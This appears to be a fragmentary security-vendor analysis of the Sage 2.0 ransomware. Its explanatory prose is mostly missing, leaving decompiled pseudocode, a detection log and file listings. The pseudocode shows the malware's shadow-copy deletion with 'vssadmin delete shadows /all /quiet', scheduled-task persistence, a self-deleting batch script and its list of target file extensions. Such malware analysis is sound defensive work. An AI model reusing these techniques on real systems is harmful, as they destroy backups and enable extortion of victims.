


2017 03



Sage 2.0

2017 03 20





- 3
- . Sage 4
 - 2.1 4
 - 2.2 - 4
 - 2.3 - 4
- . Sage 7
 - 3.1 7
 - 3.2 7
 - 3.3 8
- . APT 14
 - 4.1 APT 14
 - 4.2 APT 14

■

Sage

CryLocker

Sage

Cerber Locky Tesla Spora

Sage

zip

zip

Word

Sage

2.1



检测结果	检测时间	文件名	文件类型	执行状态	源IP	操作
高危	2017-03-19 22:27:49	6d4622879d1bd9bc1cd9592...	EXE		172.16.5.69	
高危	2017-03-19 22:27:49	39775cb9a65516530955424...	EXE		172.16.5.69	
高危	2017-03-19 22:27:49	b1bfa47e9776793c4d83f0c...	EXE		172.16.5.69	
高危	2017-03-19 22:27:49	dd0ed3adae724215c7fd6f5...	EXE		172.16.5.69	


2.2

Sage



2.3






Sage

3.1

MD5	a47e9776793c4d8	c6fdad379c
	345KB	


3.2

0x01



0x02

!Recovery_IVV.html




0x03

. sage

!Recovery_IVV.html	9 KB	Firefox HTML Docu...
abstract.h.sage	46 KB	SAGE File
asdl.h.sage	2 KB	SAGE File
ast.h.sage	1 KB	SAGE File
bitset.h.sage	1 KB	SAGE File
boolobject.h.sage	2 KB	SAGE File

3.3

0x01:



0x02:

```

39 | v12 = -1665792991;
40 | LoadLibraryA("wlanapi.dll");
41 | LoadLibraryA("ntdll.dll");
42 | LoadLibraryA("mpr.dll");
43 | LoadLibraryA("iphlpapi.dll");
44 | sub_405640(&v13, 9, &v9, 4);
45 | WSASStartup(2u, &WSAData);
46 | CoInitialize(0);
47 | WSAData.lpVendorInfo = v0;
48 | *(_DWORD *)&WSAData.szSystemStatus[127] = v8;
49 | v1 = sub_409490(1, 10240);
50 | sub_4092E0((void *)v1, 0, 0x2800u);
51 | v2 = (const CHAR *)sub_407320();
52 | v3 = (const WCHAR *)sub_40A130(v2);
53 | v4 = (WCHAR *)v3;
54 | v5 = CreateFileW(v3, 0x80000000, 3u, 0, 3u, 0, 0);
55 | v6 = v5;
56 | if ( v5 != (HANDLE)-1 )
57 | {
58 |     WSAData.lpVendorInfo = 0;
59 |     SetFilePointer(v5, -10240, 0, 2u);
60 |     ReadFile(v6, (LPVOID)v1, 0x2800u, (LPDWORD)&WSAData.lpVendorInfo, 0);
61 |     CloseHandle(v6);
62 | }
63 | sub_409430(v4);

```

0x03

d

```

1 |
2 | v0 = GetCommandLineW();
3 | result = CommandLineToArgvW(v0, &v6);
4 | if ( v6 == 2 )
5 | {
6 |     result = (LPWSTR *)result[1];
7 |     if ( *(_WORD *)result == 100 && !*((_WORD *)result + 1) )
8 |     {
9 |         if ( AttachConsole(0xFFFFFFFF) )
10 |         {
11 |             v2 = GetStdHandle(0xFFFFFFFF5);
12 |             v3 = (const CHAR *)sub_40AAB0("{\\\"b\\":\\\"%#.*s\\\"}", 8, dword_40F1E8 + 4);
13 |             v4 = v3;
14 |             v5 = strlenA(v3);
15 |             WriteFile(v2, v4, v5, &NumberOfBytesWritten, 0);
16 |         }
17 |         ExitProcess(0);
18 |     }
19 | }
20 | return result;

```

0x04

g

```

9 | v6 = a1;
10 | v1 = GetCommandLineW();
11 | v2 = CommandLineToArgvW(v1, &v6);
12 | if ( v6 >= 2 && *v2[1] == 103 )
13 | {
14 |     v3 = sub_405C00();
15 |     if ( v3 )
16 |     {
17 |         v4 = OpenProcess(0x100400u, 0, v3);
18 |         if ( !sub_405C60(v4) )
19 |             ExitProcess(0);
20 |     }
21 | }
22 |
23 |

```

0x05

```

7 | v0 = (const CHAR *)sub_4087D0(8, -47);
8 | v1 = CreateMutexA(0, 1, v0);
9 | result = 0;
10 | if ( GetLastError() == 183 )
11 | {
12 |     CloseHandle(v1);
13 |     SleepEx(0x3A98u, 0);
14 |     CreateMutexA(0, 1, v0);
15 |     if ( GetLastError() == 183 )
16 |         result = 1;
17 | }
18 | return result;
19 |

```

0x06

```

v0 = GetKeyboardLayoutList(10, (HKL *)List);
if ( v0 <= 0 || (v1 = 0, v0 <= 0) )
{
LABEL_10:
    result = 0;
}
else
{
    while ( 1 )
    {
        v2 = List[2 * v1] & 0x3FF;
        if ( v2 <= 0 )
        {
            v1 = v0;
            v0 = 0;
        }
        result = v2;
        result = v2;
    }
}

```

0x07 maps.googleapis.com
mac ssid

```

12 v1 = v0;
13 v2 = 0;
14 sub_409DD0((int)&v8);
15 v3 = sub_40B1C0((int)&v8);
16 if ( v3 >= 0 )
17 {
18     sub_409DD0((int)&duNumberOfBytesAvailable);
19     while ( sub_409DD0((int)&duNumberOfBytesAvailable) )
20     {
21         sub_409F10(&duNumberOfBytesAvailable :
22         v5 = v1++;
23         if ( v5 >= 3 )
24         {
25             sub_409840(a1,
26             v2
27             )
28         }
29         sub_408360(&duNumberOfBytesAvailable :
30         sub_4096F0(a1, duNumberOfBytesAvailable, v7::
31         u8);
32         sub_409F10(&duNumberOfBytesAvailable)
33         sub_409F10(v8,
34         result = v2
35         )
36     }
37 }

```

0x08

```

16 v3 = sub_4072A0(v2);
17 v4 = (const CHAR *)sub_40AAB0("%s\\__config%.bat", v3);
18 v5 = CreateFileA(v4, 0x40000000u, 7u, 0, 2u, 0x102u, 0);
19 if ( v5 == (HANDLE)-1 )
20 {
21     result = 0;
22 }
23 else
24 {
25     v7 = (const CHAR *)sub_40AAB0(
26         ":abx\r\n"
27         "ping 127.0.0.1 -n 2 > nul\r\n"
28         "del /A /F /Q \"%s\\\" \r\n"
29         "if exist \"%s\\\" goto abx\r\n"
30         "del /A /F /Q \"%s\\\" \r\n",
31         v1,
32         v1,
33         v4);
34     v8 = v7;
35     v9 = strlenA(v7);
36     WriteFile(v5, v8, v9, &NumberOfBytesWritten, 0);


```

0x09

0x10

sage

.dat .mx0 .cd .pdb .xqx .old .cnt .rtp .qss .qst .fx0 .fx1 .ipg .ert .pic .img.cur .fxr .slk .m4u .mpe .mov .wmv .mpg
.vob .mpeg .3g2 .m4v .avi .mp4 .flv.mkv .3gp .asf .m3u .m3u8 .wav .mp3 .m4a .m .rm .flac .mp2 .mpa .aac .w
ma .djv.pdf .djvu .jpeg .jpg?www.2cto.com .bmp .png?www.2cto.com .jp2 .lz .rz .zipx .gz .bz2 .s7z .tar .7z .tgz.r
ar .zip .arc .paq .bak .set .back .std .vmx .vmdk .vdi .qcow .ini .accd .db.sqli .sdf .mdf .myd .frm .odb .myi .dbf .i
ndb .mdb .ibd .sql .cgn .dcr .fpx.pcx .rif .tga .wpg .wi .wmf .tif .xcf .tiff .xpm .nef .orf .ra .bay .pcd .dng.ptx .r3d .
raf .rw2 .rwl .kdc .yuv .sr2 .srf .dip .x3f .mef .raw .log .odg .uop.potx .potm .pptx .rss .pptm .aaf .xla .sxd .pot .e
ps .as3 .pns .wpd .wps .msg.pps .xlam .xll .ost .sti .sxi .otp .odp .wks .vcf .xltx .xltn .xlsx .xlsm.xlsb .cntk .xlw .xl



0x11

```
3 | v2 = 156;
2 | v0 = GetVersionExA((LPOSVERSIONINFOA)&v2);
3 | if ( v0 )
1 |     v0 = v4 + 10 * v3;
2 | return sub_404F80(L"vssadmin", L"delete shadows /all /quiet", v0 > 60);
3 | }
```

0x12

```
144 | v3 = sub_4087D0(8u, 102);
145 | VersionInformation.dwOSVersionInfoSize = 156;
146 | if ( GetVersionExA(&VersionInformation)
147 |     && (signed __int32)(VersionInformation.dwMinorVersion + 10 * VersionInformation.dwMajorVersion) > 60
148 |     && sub_405110()
149 |     && sub_405180() )
150 | {
151 |     if ( a3 )
152 |         v4 = sub_40AAF0("/DELETE /TN /F \"%s\"", (char)v3);
153 |     else
154 |         v4 = sub_40AAF0("/CREATE /TN \"%s\" /TR \"%s\" /SC ONLOGON /RL HIGHEST /F", (char)v3);
155 |     v5 = 4;
156 |     if ( a2 )
157 |         v5 = 5;
158 |     result = sub_404F80(L"schtasks", v4, v5);
159 | }
160 | else
161 | {
162 |     v7 = sub_407380(v3);
163 |     v8 = sub_40AAF0("%s\\%s.lnk", v7);
164 |     v9 = v8;
165 |     if ( a3 )
166 |     {
167 |         result = DeleteFileW(v8);
168 |     }
169 |     else
170 |     {
171 |         v10 = sub_40A130(lpMultiByteStr);
172 |         result = sub_4020F0(v9, v10, &unk_40C5E4, &unk_40C5E4);
173 |     }
174 | }
175 | }
```

ADT

ADT ADT

ROP API

Shell code	APT
------------	-----

APPT